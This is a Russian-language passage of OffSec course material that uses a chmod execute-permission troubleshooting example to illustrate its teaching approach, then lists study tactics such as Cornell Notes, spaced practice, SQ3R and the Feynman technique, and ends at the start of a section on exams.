
4.4. Практический пример: chmod -x chmod

Полностью понять некоторые идеи о преподавании и обучении вне контекста может быть трудно. Чтобы увидеть часть этих идей "в действии", давайте на минуту изучим нечто под названием права на выполнение. Мы используем это как своего рода практический пример, чтобы лучше понять, как представлены учебные материалы OffSec и как мы можем подходить к обучению.

В следующем разделе имейте в виду: ничего страшного, если материал окажется технически сложнее, чем вы чувствуете себя готовыми освоить, или если вы не сможете повторять все шаги. Например, мы начнем с утверждения "Каждый файл на Linux-машине имеет несколько связанных с ним свойств". Ничего страшного, если вы как читатель пока не знаете, что такое Linux-машина, что такое "свойства" или даже что такое файлы.

Мы постараемся некоторое время держаться довольно базового уровня, а затем уйдем немного глубже. Если у вас больше опыта в Linux, вам может понравиться задача, которую мы будем разбирать по ходу.

Повторим: цель здесь не в том, чтобы на самом деле выучить все о праве на выполнение, а в том, чтобы получить пример для обсуждения того, как мы можем подходить к преподаванию такой темы.

В этом учебном разделе рассматриваются следующие учебные цели:

- Рассмотреть пример учебного материала о праве на выполнение, выйти за пределы первоначального набора информации и разобрать проблему
- Понять, как подход OffSec к преподаванию отражается в примере материала

Каждый файл на Linux-машине имеет несколько дополнительных связанных с ним свойств. К ним относятся время создания файла, пользователь, который его создал, пользователи, имеющие право читать этот файл, и даже имя самого файла.

Права доступа к файлам особенно важны. Они показывают, разрешено ли нам читать, записывать или выполнять конкретный файл. Слово *записывать* в этом контексте можно понимать как нашу возможность вносить определенные изменения в файл. Например, это право может быть настроено так, чтобы не позволять нам записывать файл, что может защитить файл от случайного удаления. Права также могут быть настроены так, чтобы не позволять нам читать файл, содержащий информацию, которую нам не должно быть разрешено видеть.

Они называются правами доступа к файлам и относятся к нескольким разным типам пользователей на этом компьютере: владельцу файла, группе владельца и всем остальным. Этим разным классам пользователей можно предоставить (или запретить) право на каждое из трех действий выше: чтение, запись и выполнение. Для целей этого модуля мы сосредоточимся только на владельце файла, то есть в данном случае на себе.

Откроем терминал и посмотрим, как это работает на практике. Мы выполним touch для файла (`newfilename.txt`), что создаст его и автоматически сделает нас владельцем. Затем используем команду вывода списка ls, чтобы собрать информацию о файле, передав параметр `-l`, который даст длинный вывод, включающий права доступа.

```
kali@kali:~$ touch newfilename.txt

kali@kali:~$ ls -l newfilename.txt
-rw-r--r-- 1 kali kali 0 Jun  6 12:31 newfilename.txt
```

Листинг 3 - Проверка прав доступа к файлу

В некоторых ситуациях команда touch может завершиться неудачей из-за прав доступа к каталогу. Хотя это выходит за рамки этого введения, сейчас стоит знать, что права доступа к каталогу применяются ко всем файлам и каталогам внутри него. Если права каталога не позволяют нам создавать файлы в этом месте, команда touch, очевидно, завершится неудачей.

Команда touch не вывела ничего. Это нормально. Вывод команды ls включает информацию о правах, обозначенную буквами *rwx*, где "r" означает read, "w" означает write, а "x" означает execute. Дефис (-) указывает, что у класса пользователей нет соответствующего права. В этом случае у нас есть право читать и записывать новый файл, но в выводе нет символа "x", что означает, что ни один класс не имеет права выполнять файл.

Как владелец конкретного файла, мы по умолчанию получили права на чтение и запись при его создании, но не получили права на выполнение. Другими словами, если бы `newfilename.txt` был программой, мы не смогли бы его выполнить. Это небольшая, но полезная функция безопасности, предотвращающая случайный запуск того, что мы, возможно, не хотим запускать.

Продолжим. В этом сценарии представим, что у нас есть простая программа, которая выдаст полный список имен сотрудников. Эта программа является созданным нами Python-скриптом с именем `find_employee_names.py`. Попробуем запустить скрипт.

```
kali@kali:~$ ./find_employee_names.py
zsh: permission denied: ./find_employee_names.py

kali@kali:~$ ls -l find_employee_names.py
-rw-r--r-- 1 kali kali 206 Jun  7 12:31 find_employee_names.py
```

Листинг 4 - Первая попытка запустить наш скрипт.

Мы пытаемся запустить скрипт, просто введя имя файла `find_employee_names.py` в терминале. Часть **./** команды просто указывает системе, где найти файл. Это должно сработать, но вывод не соответствует ожиданиям. Сообщение об ошибке "zsh: permission denied" указывает, что по какой-то причине мы не можем выполнить (или запустить) наш скрипт.

Мы также выполнили ту же команду ls, что и раньше. Как и у недавно созданного файла, в выводе нет символа "x", что означает, что у нас нет права на выполнение. Это объясняет вывод "permission denied".

Изменим право на выполнение для этого файла и дадим себе разрешение выполнить файл (иными словами, запустить его как программу). Мы можем использовать **chmod +x**, чтобы добавить право на выполнение нашему файлу скрипта. Сделаем это и снова попробуем запустить скрипт.

```
kali@kali:~$ chmod +x find_employee_names.py

kali@kali:~$ ls -l find_employee_names.py
-rwxr-xr-x 1 kali kali 206 Jun  7 12:31 find_employee_names.py

kali@kali:~$  ./find_employee_names.py
R. Jones
R. Diggs
G. Grice
C. Smith
C. Woods
D. Coles
J. Hunter
L. Hawkins
E. Turner
D. Hill
```

Листинг 5 - Вторая попытка после chmod.

После того как мы дали себе право, мы быстро проверили через ls, изменится ли вывод. Он изменился! На этот раз вывод содержит символ "x", указывающий, что право на выполнение разрешено для всех трех классов пользователей.

Затем мы снова запустили скрипт и, к счастью, получили ожидаемый вывод. Скрипт выдал список текущих сотрудников.

Теперь вернем все обратно, чтобы у нас больше не было права выполнять файл. Чтобы добавить право, мы использовали **chmod +x**, поэтому теперь используем **chmod -x**.

```
kali@kali:~$ chmod -x find_employee_names.py

kali@kali:~$ ./find_employee_names.py
zsh: permission denied: ./find_employee_names.py
```

Листинг 6 - Возвращаем все как было

Теперь мы вернулись к исходному состоянию с тем же сообщением об ошибке, что и раньше. Из этого небольшого эксперимента мы должны получить очень базовое понимание бита права на выполнение, инструмента chmod и параметров *+x* и *-x*.

На минуту напомним себе: ничего страшного, если вы не следите за всеми техническими шагами, которые мы покрываем. Некоторые из следующих примеров специально включены, чтобы быть интересными учащимся, которые лучше понимают Linux.

Продолжим исследовать и продвигать обучение дальше.

Рассмотрим тот факт, что сама команда chmod - это всего лишь файл. На нее распространяются те же правила, что и на другие файлы в системе, включая те же правила о правах доступа. Она находится в немного другом месте (в каталоге `/usr/bin/`), чем наш скрипт, но единственная причина, по которой мы вообще можем выполнить команду *chmod +x find_employee_names.py*, состоит в том, что права файла **chmod** настроены так, чтобы позволить нам запускать его как программу.

Теперь зададим себе интересный вопрос: если chmod - это инструмент, который позволяет нам устанавливать права, что мы будем делать, если у нас не будет права выполнить сам chmod?

К счастью, случайно убрать наше право на выполнение этого файла непросто. Несмотря на это, на нашей системе мы это сделали.

Посмотрим, как снова исправить наш скрипт. Начнем со скрипта, который раньше работал.

```
kali@kali:~$ ./find_employee_names.py
zsh: permission denied: ./find_employee_names.py

kali@kali:~$ chmod +x find_employee_names.py
zsh: permission denied: chmod
```

Листинг 7 - Здесь что-то не совсем так.

В этом начальном случае наш простой скрипт не запустился. Это та же проблема, с которой мы столкнулись раньше. Мы попробовали решение, которое раньше сработало, но на этот раз получили новое сообщение об ошибке.

Мы могли бы попробовать выполнить **chmod** для файла chmod, но столкнемся с той же проблемой. Выполним это для `/usr/bin/chmod`, поскольку это конкретное расположение файла.

```
kali@kali:~$ chmod +x /usr/bin/chmod
zsh: permission denied: chmod
```

Листинг 8 - Пытаемся выполнить chmod для нашего бинарного файла chmod.

Снова получаем отказ в доступе, но мы еще не застряли окончательно.

Особенно внимательный учащийся может вполне разумно спросить, почему для нашего собственного Python-скрипта нужно было использовать "./", а для chmod нет. Ответ, который выходит за рамки этого модуля, связан с переменной окружения *PATH*. Заинтересованные или любопытные учащиеся могут узнать об этом подробнее самостоятельно.

В основном мы проверяли наличие права, просто пытаясь выполнить программу. Вспомним метод, который использовали раньше для проверки этого права: команду ls с параметром -l. Если выполнить **ls -l** без чего-либо в конце, мы увидим информацию о каждом файле в текущем каталоге. Поскольку нас интересует только один файл, мы добавим к команде конкретное имя файла.

Выполним эту команду для двух разных файлов.

```
kali@kali:~$ ls -l find_employee_names.py
-rw-r--r-- 1 kali kali 206 Jun  7 12:31 find_employee_names.py

kali@kali:~$ ls -l /usr/bin/ls
-rwxr-xr-x 1 root root 147176 Sep 24  2020 /usr/bin/ls
```

Листинг 9 - Выполнение ls -l для разных файлов.

В этом примере мы проверили часть информации о двух разных файлах. Мы уже выполняли это для нашего Python-скрипта, и вывод без символа "x" ожидаем.

Во второй раз мы выполнили ls для файла **ls**. На этот раз заметим, что вывод содержит символ "x". Это объясняет, почему мы не можем запустить `find_employee_names.py`, но можем запустить **ls**.

Есть несколько способов исправить нашу проблему с chmod. Самые простые решения включают поиск "чистой" версии файла chmod и его замену. Более сложные решения включают запуск одного бинарного файла в контексте другого бинарного файла, у которого есть правильные права. Рассмотрим одно особенно интересное решение.

Нам нужно сделать то, что умеет делать файл chmod, но нам также нужны права для этого. Иными словами, наша конечная цель - файл, который умеет делать то же, что chmod, но имеет права другого файла, например **ls**.

Начнем с создания копии файла, у которого, как мы знаем, есть нужные нам права. Поскольку ранее мы проверили команду ls, скопируем этот файл в новый файл с именем **chmodfix**.

```
kali@kali:~$ cp /usr/bin/ls chmodfix

kali@kali:~$ ls -l chmodfix
-rwxr-xr-x 1 kali kali 147176 Jun  8 08:16 chmodfix
```

Листинг 10 - Копирование файла с помощью cp.

У нашего нового файла **chmodfix** такие же права, как у файла, который мы скопировали. Это многообещающее начало.

Новый файл **chmodfix** является точной копией **ls**. Его можно запускать так же, как ls, он может использовать те же параметры и так далее. Другими словами, везде, где мы использовали бы ls, мы можем использовать его. Попробуем выполнить его на самом себе.

```
kali@kali:~$ ./chmodfix -l chmodfix
-rwxr-xr-x 1 kali kali 147176 Jun  8 08:16 chmodfix
```

Листинг 11 - Все, что умеет ls, умеет chmodfix.

Вывод такой же, как и раньше. Это прогресс!

Поскольку единственное, что, судя по всему, "сломано" в нашем файле **chmod**, - это права (насколько мы знаем, содержимое самого файла в порядке), попробуем скопировать только содержимое файла, а не права. Иными словами, нам нужно только содержимое файла, а не файл целиком.

Так как мы знаем, что cp копирует файл целиком, этот подход не подойдет. Команда cat часто используется для показа содержимого файла, поэтому используем ее. Вместо того чтобы просто отправить содержимое файла на отображение в окне терминала, мы можем использовать символ ">", чтобы направить его в файл **chmodfix**.

Сначала выполним **ls -l**, чтобы легко подтвердить, изменится ли содержимое файла.

```
kali@kali:~$ ls -l chmodfix
-rwxr-xr-x 1 kali kali 147176 Jun  8 08:20 chmodfix

kali@kali:~$ cat /usr/bin/chmod > chmodfix

kali@kali:~$ ls -l chmodfix
-rwxr-xr-x 1 kali kali 64448 Jun  8 08:21 chmodfix
```

Листинг 12 - Отправка содержимого chmod в chmodfix.

Ранее мы рассматривали часть вывода *-rwxr-xr-x*. Также заметим в выводе число, например "147176" в случае первой команды. Это число указывает размер файла. После выполнения команды **cat** мы видим, что имя файла и права остались прежними, но размер файла теперь "64448". Этот вывод показывает, что содержимое файла изменилось, а права сохранились.

Вернемся к началу и попробуем выполнить **chmodfix +x** для нашего скрипта.

```
kali@kali:~$ ./chmodfix +x find_employee_names.py

kali@kali:~$ ./find_employee_names.py
R. Jones
R. Diggs
G. Grice
C. Smith
C. Woods
D. Coles
J. Hunter
L. Hawkins
E. Turner
D. Hill
```

Листинг 13 - Наше исправление сработало!

Отлично! Мы смогли восстановить право на выполнение нашего скрипта и запустить его. Получить список сотрудников снова, конечно, приятно.

Сделаем еще один шаг и восстановим систему, чтобы больше не сталкиваться с этой проблемой. Попробуем выполнить команду **chmodfix** для исходного файла **chmod**, чтобы все исправить.

```
kali@kali:~$ ./chmodfix +x /usr/bin/chmod
./chmodfix: changing permissions of '/usr/bin/chmod': Operation not permitted
```

Листинг 14 - Еще одно препятствие.

Мы столкнулись с еще одним препятствием. У нас нет прав изменять `/usr/bin/chmod`.

Тот, кто настроил эту систему, сделал так, чтобы обычный пользователь не мог изменять системные файлы в `/usr/bin/` (например, **chmod**). Копирование файла или содержимого файла явно было разрешено, но сейчас мы пытаемся записать в файл в этой папке, а на это у нас нет прав.

Сейчас мы пытаемся выполнить эту команду как пользователь *kali*. Попробуем выполнить команду снова, но на этот раз как Super User. Для этого используем команду sudo, за которой последует наша исходная команда. Система запросит у нас пароль.

```
kali@kali:~$ sudo ./chmodfix +x /usr/bin/chmod
[sudo] password for kali:
```

Листинг 15 - Yo dawg, I heard you like chmod, so I chmod +x your chmod.

Это сработало.

Возможно, еще слишком рано называть себя "хакерами". Однако поиск уникальных способов получить права, не предусмотренные конкретной системой, находится в основе кибербезопасности. Этот короткий пример дает хорошее начало.

Если большая часть предыдущего примера была для вас новой, поздравляем! Вы пережили свой первый фрагмент обучения кибербезопасности. Помните: фактические решения и команды сейчас не так важны, как понимание того, как преподавался этот материал.

Хотя мы рассмотрели, признаем, довольно простой раздел нашего письменного обучения, давайте на минуту изучим, как мы преподавали этот материал. Выделим несколько моментов:

1. Использование демонстрационного метода
2. Обучение через действие
3. Навык, а не инструмент
4. Чередование
5. Ожидание неожиданного

Кратко рассмотрим каждый из них.

Демонстрационный метод используется как в тоне и стиле рассмотренного примера, так и в последовательности действий, которой мы следуем. Мы не пропускаем шаги, включая проверку того, сработали ли наши решения.

Важно отметить, что мы почти сразу сталкиваемся с "проблемой" (невозможностью выполнить наш скрипт), что отражает реальный повседневный опыт учащихся после завершения курса. Исследования также подтверждают, что решение проблем является очень эффективной стратегией обучения как для вовлеченности, так и для удержания информации (files.eric.ed.gov).

Этот подход к решению проблем намеренно используется во всех модулях. Один способ, которым учащиеся могут воспользоваться этим, - пытаться предсказывать результаты. Например, мы можем попробовать угадать, каким будет следующий шаг в решении проблемы. Если нас удивляет, что учебный материал идет в другом направлении, и если нам интересно, мы всегда можем попробовать свое решение!

Это отличный способ следовать материалу, но рассмотрим что-то немного более прямое и практическое. *Обучение через действие* - это область, где учащиеся могут взять обучение в свои руки и ускорить собственный рост. Лучший способ сделать это - повторять действия.

Мы можем признать, что в случае, представленном в этом модуле, вручную повторять все было бы трудно. Обычно модуль включает как минимум одну виртуальную машину, специально настроенную так, чтобы учащиеся могли следовать сопроводительному тексту. В этом случае мы использовали бы Linux-машину с нашим скриптом `find_employee_names.py`.

Обсудим, где и как повторять действия, сосредоточившись на коде, представленном в модуле. Внимательный учащийся мог заметить, что все фрагменты кода используют похожий стиль форматирования. Быстро рассмотрим один пример:

```
kali@kali:~$ ls -l chmodfix
-rwxr-xr-x 1 kali kali 64448 Jun  8 08:21 chmodfix
```

Листинг 16 - Пример листинга кода.

"kali@kali:~$" - это то, что появится на экране пользователя, который повторяет действия. Все, что показано жирным текстом (в этом случае "ls -l chmodfix"), является командой, которую можно ввести в терминал. Последующий текст является выводом.

Также важно понимать, где находится фокус, что приводит нас к идее *навык, а не инструмент*.

Если вы уже знакомы с chmod, вы могли заметить, что мы выбрали один из многих разных способов использования этого инструмента. Например, мы решили не рассматривать, как права нашего скрипта (до того, как мы смогли его выполнить) могли быть представлены числовым выражением 644, которое мы могли бы исправить командой **chmod 755**.

Конечно, почти невозможно помнить каждую конкретную команду и синтаксис, а нагромождение слишком большого объема информации увеличивает когнитивную нагрузку, из-за чего материал труднее вспомнить позже. Даже самые опытные исследователи безопасности время от времени что-то ищут, поэтому мы рекомендуем учащимся сосредотачиваться на том, *почему* выполняется команда, а не только на том, какая команда выполняется.

Иногда при введении новых идей или когда появляется возможность узнать больше за пределами текста мы можем добавить сноску. Привычка "покидать" непосредственную проблему, чтобы провести небольшое исследование, тоже является критически важным навыком. В этом модуле уже было несколько сносок, и в тексте они отображаются как нумерованные надстрочные ссылки.

Чередование неизбежно в таком типе практического обучения. Напомним: в контексте образования чередование означает смешивание нескольких предметов. В этом случае мы рассмотрели команды touch, cat и ls, хотя они не были напрямую связаны с тем, что мы пытались изучать. Разумеется, они были связаны с нашей способностью изменить chmod и наш скрипт со списком сотрудников.

Другой способ думать об этом: учебные материалы OffSec организованы вокруг *концепций*, а не команд.

Наконец, научить учащихся *ожидать неожиданного* не всегда легко. Однако мы часто достигаем этого, выбирая непрямой путь к цели, намеренно подсвечивая проблемы, с которыми вы можете столкнуться в реальной работе. Снова подчеркнем: мы надеемся передать логику наших решений, а не просто представить команды и синтаксис.

В этом примере мы упомянули потенциальную ловушку с *правами доступа к каталогу* (в боковой заметке). Мы также знали, что **./chmodfix +x /usr/bin/chmod** не сработает, но включили эту команду и выполнили ее. При представлении новых модулей мы часто будем проходить через "неожиданные" сценарии и включать неожиданные результаты во многие наши задания.

Как учащимся, нам крайне важно привыкать находиться в ситуациях, которые мы не полностью понимаем, и пробовать то, что может не сработать. Единственный способ действительно подготовиться к "неожиданному" - стать уверенным в ситуациях, где мы не знаем точно, как все развернется.

Более того, мы не можем позволить себе избегать ситуаций, в которых можем почувствовать, что застряли. В кибербезопасности крайне редко первый подход оказывается успешным. Чтобы точно отражать эту область, подход OffSec состоит в том, чтобы преподавать материал так, чтобы учащиеся становились более устойчивыми и гибкими, работая над конкретной проблемой до тех пор, пока не "отлипнут" от нее.

Часто существует больше одного способа достичь любой цели, и мы рекомендуем вам пробовать другие пути к целям, которые мы представляем. Любопытный учащийся может спросить, могли ли мы в представленном примере решить проблему, просто выполнив **sudo chmod +x /usr/bin/chmod**. Это именно тот тип мышления, который мы поощряем, и именно поэтому многие задания представлены в виртуальной среде, где учащиеся могут экспериментировать и пробовать разные варианты. Попытка подхода, который не сработает, тоже является ценным учебным опытом.

Мышление "экспериментировать и снова экспериментировать" находится в основе того, что, как мы считаем, нужно для высокого успеха в этой области, и, рискуя повториться, цель нашего обучения всегда состоит в преподавании методологии и образа мышления.

Поскольку этот учебный раздел задумывался как практический пример, ни один из следующих вопросов не будет касаться технического материала, который мы рассмотрели применительно к праву на выполнение.

1. Какая из следующих стратегий не использовалась при преподавании этого раздела?

```
A. Сначала показать решение, затем объяснить, почему и как оно работает.
B. Столкнуться с проблемами, чтобы увидеть, как работает устранение неполадок.
C. Включить "дополнительные" шаги, например проверку успешности решения.
D. Моделировать мыслительный процесс, необходимый для решения проблемы.
```

2. В этом коротком учебном разделе мы сосредоточились на центральной теме модуля, праве на выполнение, но также ввели и обсудили другие команды, которые позволяли копировать файлы и выводить свойства файлов. Как называется стратегия включения таких дополнительных элементов?

```
A. Двойное кодирование
B. Чередование
C. Демонстрационный метод
D. Кривая забывания Эббингауза
```

3. В какой-то момент этого раздела мы попытались выполнить команду (chmod) для файла, и это не сработало. Вместо того чтобы быстро отказаться от этого направления, мы попробовали выполнить ту же команду для нее самой, что тоже не сработало. Такой тип оптимистичной настойчивости важно освоить. У OffSec есть название из двух слов для этого образа мышления. Какое?

4. Предположим, что в обычном модуле этот материал сопровождался бы виртуальной машиной, которая позволила бы учащемуся повторять действия. Использованный здесь подход решает ряд сложностей, обсуждавшихся ранее в этом модуле. Хотя пример не был идеальным, какая сложность точно не решается именно этим методом преподавания (но может быть решена подходом учащегося к обучению)?

```
A. Недостаток практических возможностей, мешающий удержанию информации.
B. Слишком много информации за один раз, приводящее к когнитивной нагрузке.
C. Трудность изучения новых вещей абстрактно, вне контекста.
D. Непривычность к борьбе и неудачам, приводящая к разочарованию, когда мы неизбежно сталкиваемся с ними
   позже.
```

4.5. Тактики и распространенные методы

Далее нам нужно подумать о стратегии и тактике. Рассмотрим следующую цитату Сунь-цзы:

Стратегия без тактики - самый медленный путь к победе. Тактика

В самом базовом смысле мы можем думать о *стратегии* как о долгосрочном видении, а о *тактиках* - как о краткосрочных, немедленных действиях, которые мы выполняем. Стратегия - это карта, а тактики - это шаги.

Для учащихся в формальной школьной структуре стратегия и тактика учебы часто встроены в саму школьную систему. Расписание учащегося, учебные модули и даже то, как учащийся будет подходить к учебному материалу, задаются школьным округом или преподавателем.

При отсутствии такой жесткой школьной структуры распространенная ошибка взрослых учащихся - подходить к учебе неформально, не думая ни о тактике, ни о стратегии. Например, мы можем знать, что важно "делать заметки", но что именно следует записывать? И что потом делать с этими заметками?

В этом учебном разделе будет представлен ряд конкретных тактик, из которых учащиеся могут выбирать. Следующий учебный раздел обсудит несколько стратегий, которые мы можем использовать в подходе к учебе.

Следующие тактики не предназначены быть полным или предписывающим списком. То, что работает для одного учащегося, может не сработать для других. Учащиеся должны брать идеи и самостоятельно определять, что может подойти им.


В этом учебном разделе рассматриваются следующие учебные цели:

• Понять один возможный метод ведения заметок под названием Cornell Notes
• Узнать о Retrieval Practice
• Понять Spaced Practice
• Изучить метод SQ3R и PQ4R
• Рассмотреть технику Фейнмана
• Понять систему Лейтнера

Поскольку этот учебный раздел предназначен как справочный список тактик, мы не будем давать вопросы для упражнений в конце, как делали в других учебных разделах этого модуля.

Существует множество разных систем ведения заметок. Кратко рассмотрим одну из них, называемую Cornell Notes, разработанную профессором Cornell University Уолтером Пауком в 1950-х годах. Этот метод предполагает использование ручки и бумаги, что помогает двойному кодированию.

Первый шаг - разделить страницу на три области. Это *cue* (левая сторона страницы), *notes* (большая область справа) и *summary* (несколько строк внизу страницы).



В области подсказок могут быть вопросы, которые у нас есть по тексту, или ключевые слова и фразы. Чтобы показать пример, обсудим модуль вроде хеширования паролей. В этом модуле могут быть ключевые термины для изучения, такие как *one-way encryption*, *salting* и *cracking passwords*. У нас также может быть вопрос, например: "Некоторые методы хеширования лучше других?"

Раздел notes на этой странице должен быть напрямую связан с элементами в разделе cue. Например, рядом с тем местом, где мы записали one-way encryption, мы можем написать развернутое определение того, что означает этот термин.

Наконец, раздел summary мы заполним, когда будем пересматривать заметки. Продолжая пример, мы можем написать: "хеширование пароля = дополнительная защита. Интересно узнать больше о cracking". Содержимое здесь не обязательно должно быть напрямую связано с материалом.

• Это также возможность поразмышлять о собственном интересе, знаниях и самом учебном опыте. Позже в этом модуле мы рассмотрим, чем полезна саморефлексия.

Retrieval Practice - это, как следует из названия, практика определения того, можем ли мы вспомнить информацию (psychology.ucsd.edu). (learningscientists.org), Проще говоря, это самопроверка.

Эта практика может принимать множество форм, включая закрывание заметок и попытку вспомнить, что там было написано, или создание заданий либо карточек.

Сначала обсудим карточки. Система Лейтнера названа в честь немецкого ученого Себастьяна Лейтнера и предполагает создание карточек как метод повторения и закрепления обучения. И сам акт создания карточек, и последующая практика с ними могут быть чрезвычайно полезными. Карточка - это маленькая бумажная карточка, на одной стороне которой находится вопрос или термин, а на другой - ответ или определение. Практика состоит в том, чтобы прочитать вопрос и попытаться угадать ответ.

Существует множество приложений, которые помогают создавать карточки, но подумайте о преимуществах того, чтобы взять небольшие индексные карточки и ручку или карандаш и создать их самостоятельно. Сам акт записи информации и создания собственных карточек - это двойное кодирование в лучшем виде.

Этот метод можно использовать разными способами, но часто он также полностью использует Spaced Practice, включая перемешивание карточек и повторение разных карточек в разные дни. Система Лейтнера не особенно полезна для изучения методологий и навыков решения проблем, но может помогать при запоминании вещей вроде синтаксиса конкретного инструмента.

Создавать настоящие задания может быть трудно. У учащихся есть несколько вариантов. Самый очевидный - выполнять включенные задания для каждого модуля. Когда это возможно, эти задания не просто повторяют информацию или методы, включенные в модуль, а просят учащегося продвинуться на один шаг дальше. Другой вариант - вернуться к завершенному практическому упражнению и повторить его. Наконец, некоторые курсы включают challenge labs, то есть виртуальные машины, позволяющие выполнять более практичную Retrieval Practice или самопроверку.

Многие учащиеся сталкивались с опытом "зубрежки", когда они не спали допоздна, чтобы учиться и пытаться запомнить много информации в ночь перед важным экзаменом. Любой учащийся, пробовавший этот метод, может подтвердить, насколько он неэффективен, особенно через несколько дней после завершения экзамена. Spaced Practice является противоположностью такого стиля учебы.

Spaced Practice связана со временем и длительностью наших учебных сессий. Рекомендуется распределять учебное время по дням и неделям, а не делать все за один раз. Длинные сессии в стиле "зубрежки" фактически занимают больше времени, часто происходят за счет сна и, поскольку перегружают когнитивную нагрузку, значительно менее эффективны.

Точная длительность и интервал между учебными сессиями будут различаться для каждого человека. Перерывы и отход от экрана компьютера на пять или десять минут могут быть очень полезными. Вздремните или поспите. Сделайте занятие, вообще не связанное с учебой, чтобы распределить практику.

Метод SQ3R предлагает учащимся следовать шаблону учебных действий: survey, question, read, recite, review. Мы подробно опишем метод SQ3R здесь, но он заметно похож на метод PQ4R, который полезен для понимания прочитанного. Учащиеся, которым следующая тактика покажется полезной, могут также изучить метод PQ4R.

Учащийся начинает с обзорного просмотра модуля или высокоуровневого плана, быстро просматривая материал, который может быть покрыт во время учебной сессии. Особенно важно просмотреть выделенный текст, диаграммы и заголовки.

Приведем пример. В случае текущего модуля учащийся может встретить разные заголовки и подзаголовки: Learning Theory, Unique Challenges to Learning Technical Skills, Offsec Training Methodology и так далее. Затем он может просмотреть подзаголовки.

Далее он создаст, желательно письменно, список вопросов, на которые надеется получить ответы через материал. Это может отражать или не отражать то, что материал действительно будет покрывать, но должно в значительной степени основываться на обзоре. Это очень важный шаг, поскольку учащиеся будут многократно возвращаться к вопросам.

Затем учащийся читает материал по одному разделу. Если для этого раздела есть видео или другие активности, их также можно выполнить.

Далее учащийся возвращается к списку вопросов для этого меньшего раздела. Он должен попытаться воспроизвести вопросы по памяти и определить, способен ли теперь на них ответить.

Наконец, на этапе review учащийся возвращается ко всем меньшим разделам из более крупного модуля или главы, чтобы проверить, были ли получены ответы на вопросы и может ли он вспомнить эти ответы.

Для учащихся, которых учили, что ведение заметок - это просто "записывать вещи, которые кажутся важными", метод SQ3R представляет более эффективную альтернативу.

Техника Фейнмана названа в честь Ричарда Фейнмана, физика, получившего Нобелевскую премию и обладавшего уникальным даром объяснять сложные темы обычными словами. Техника, носящая его имя, состоит из четырех простых шагов:

1. Изучить модуль
2. Объяснить его новичку
3. Выявить пробелы
4. Вернуться к изучению

Уникальным этот метод делает шаг 2. Многие описания этой техники используют пример объяснения модуля ребенку, который с ним не знаком. Если у нас нет доступа к ребенку (или к ребенку, который готов слушать объяснение, например, о сетевых скриптах), эта техника все равно может быть полезной.

Когда мы объясняем что-то детям, мы меняем язык, чтобы сделать вещи проще. Например, обсуждая Brute Force Attack (en.wikipedia.org) с другим специалистом, мы можем быстро перейти к разговору о большой вычислительной мощности, необходимой для взлома конкретного ключа. Объясняя это ребенку, можно просто сказать: "это способ угадывать много-много паролей, пока, если повезет, один из них не сработает".

Само объяснение не так важно, как работа, которую мозг должен выполнить, чтобы разобраться с концепциями и сделать их понятными за пределами профессионального жаргона. Точно так же, когда нам очень трудно разложить что-то таким образом, это может быть признаком того, что мы сами пока недостаточно хорошо это понимаем. Вся эта работа помогает нам углублять собственное понимание.

4.6. Советы и рекомендации по экзаменам

Мы хотим уделить несколько минут экзаменам и оценочным заданиям, поскольку опыт и подход к сдаче экзамена сильно отличаются от остального учебного опыта.

Сначала несколько слов о разнице между ними. Некоторые OffSec Learning Paths завершаются необязательным оценочным заданием, которое обычно представляет собой ограниченную по времени серию практических упражнений. У учащегося есть большая свобода в планировании и повторной сдаче такого оценивания, он может выполнить эти упражнения и отправить ответы.

